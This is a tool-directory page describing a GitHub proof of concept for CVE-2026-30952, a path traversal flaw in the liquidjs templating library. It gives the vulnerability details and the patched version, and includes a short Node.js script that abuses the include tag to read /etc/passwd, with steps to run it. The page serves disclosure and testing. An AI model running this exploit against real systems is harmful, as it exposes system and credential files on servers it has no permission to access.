
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-30952-PoC — PoC for CVE-2026-30952: Path Traversal vulnerability in liquidjs via absolute paths in layout, render, and include tags. | Kitploit
Tools/GitHubGitHub/morielharush/cve-2026-30952-poc
Vulnerability AnalysisExploitationWeb Application ExploitationWeb Security
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

PoC for CVE-2026-30952: Path Traversal vulnerability in liquidjs via absolute paths in layout, render, and include tags.

View Repository
16 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2026-30952: LiquidJS Path Traversal PoC

This repository contains a Proof of Concept (PoC) for CVE-2026-30952, a high-severity path traversal vulnerability discovered in the liquidjs library (versions < 10.25.0).

Authors & Researchers:

Moriel Harush Maor Caplan

Description

The vulnerability allows arbitrary file access through the layout, render, and include tags when they are used with absolute paths. This occurs even when a root directory is specified, as the library's fallback mechanism fails to properly validate if the resolved path stays within the intended root.

Impact: An attacker can read sensitive files (e.g., /etc/passwd, environment files) if they can control the template content or the variable passed to these tags.


Vulnerability Details

  • CVE ID: CVE-2026-30952
  • GHSA ID: GHSA-wmfp-5q7x-987x
  • Severity: High (8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • Affected Versions: < 10.25.0
  • Patched Version: 10.25.0


Proof of Concept (PoC)

root@kitploit:~
const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

Prerequisites

  • Node.js installed
  • Vulnerable version of liquidjs (npm install [email protected])

Steps to Reproduce

  1. Clone this repository.
  2. Run npm install.
  3. Execute the exploit script:
    root@kitploit:~
    node exploit.js
    
Download Tool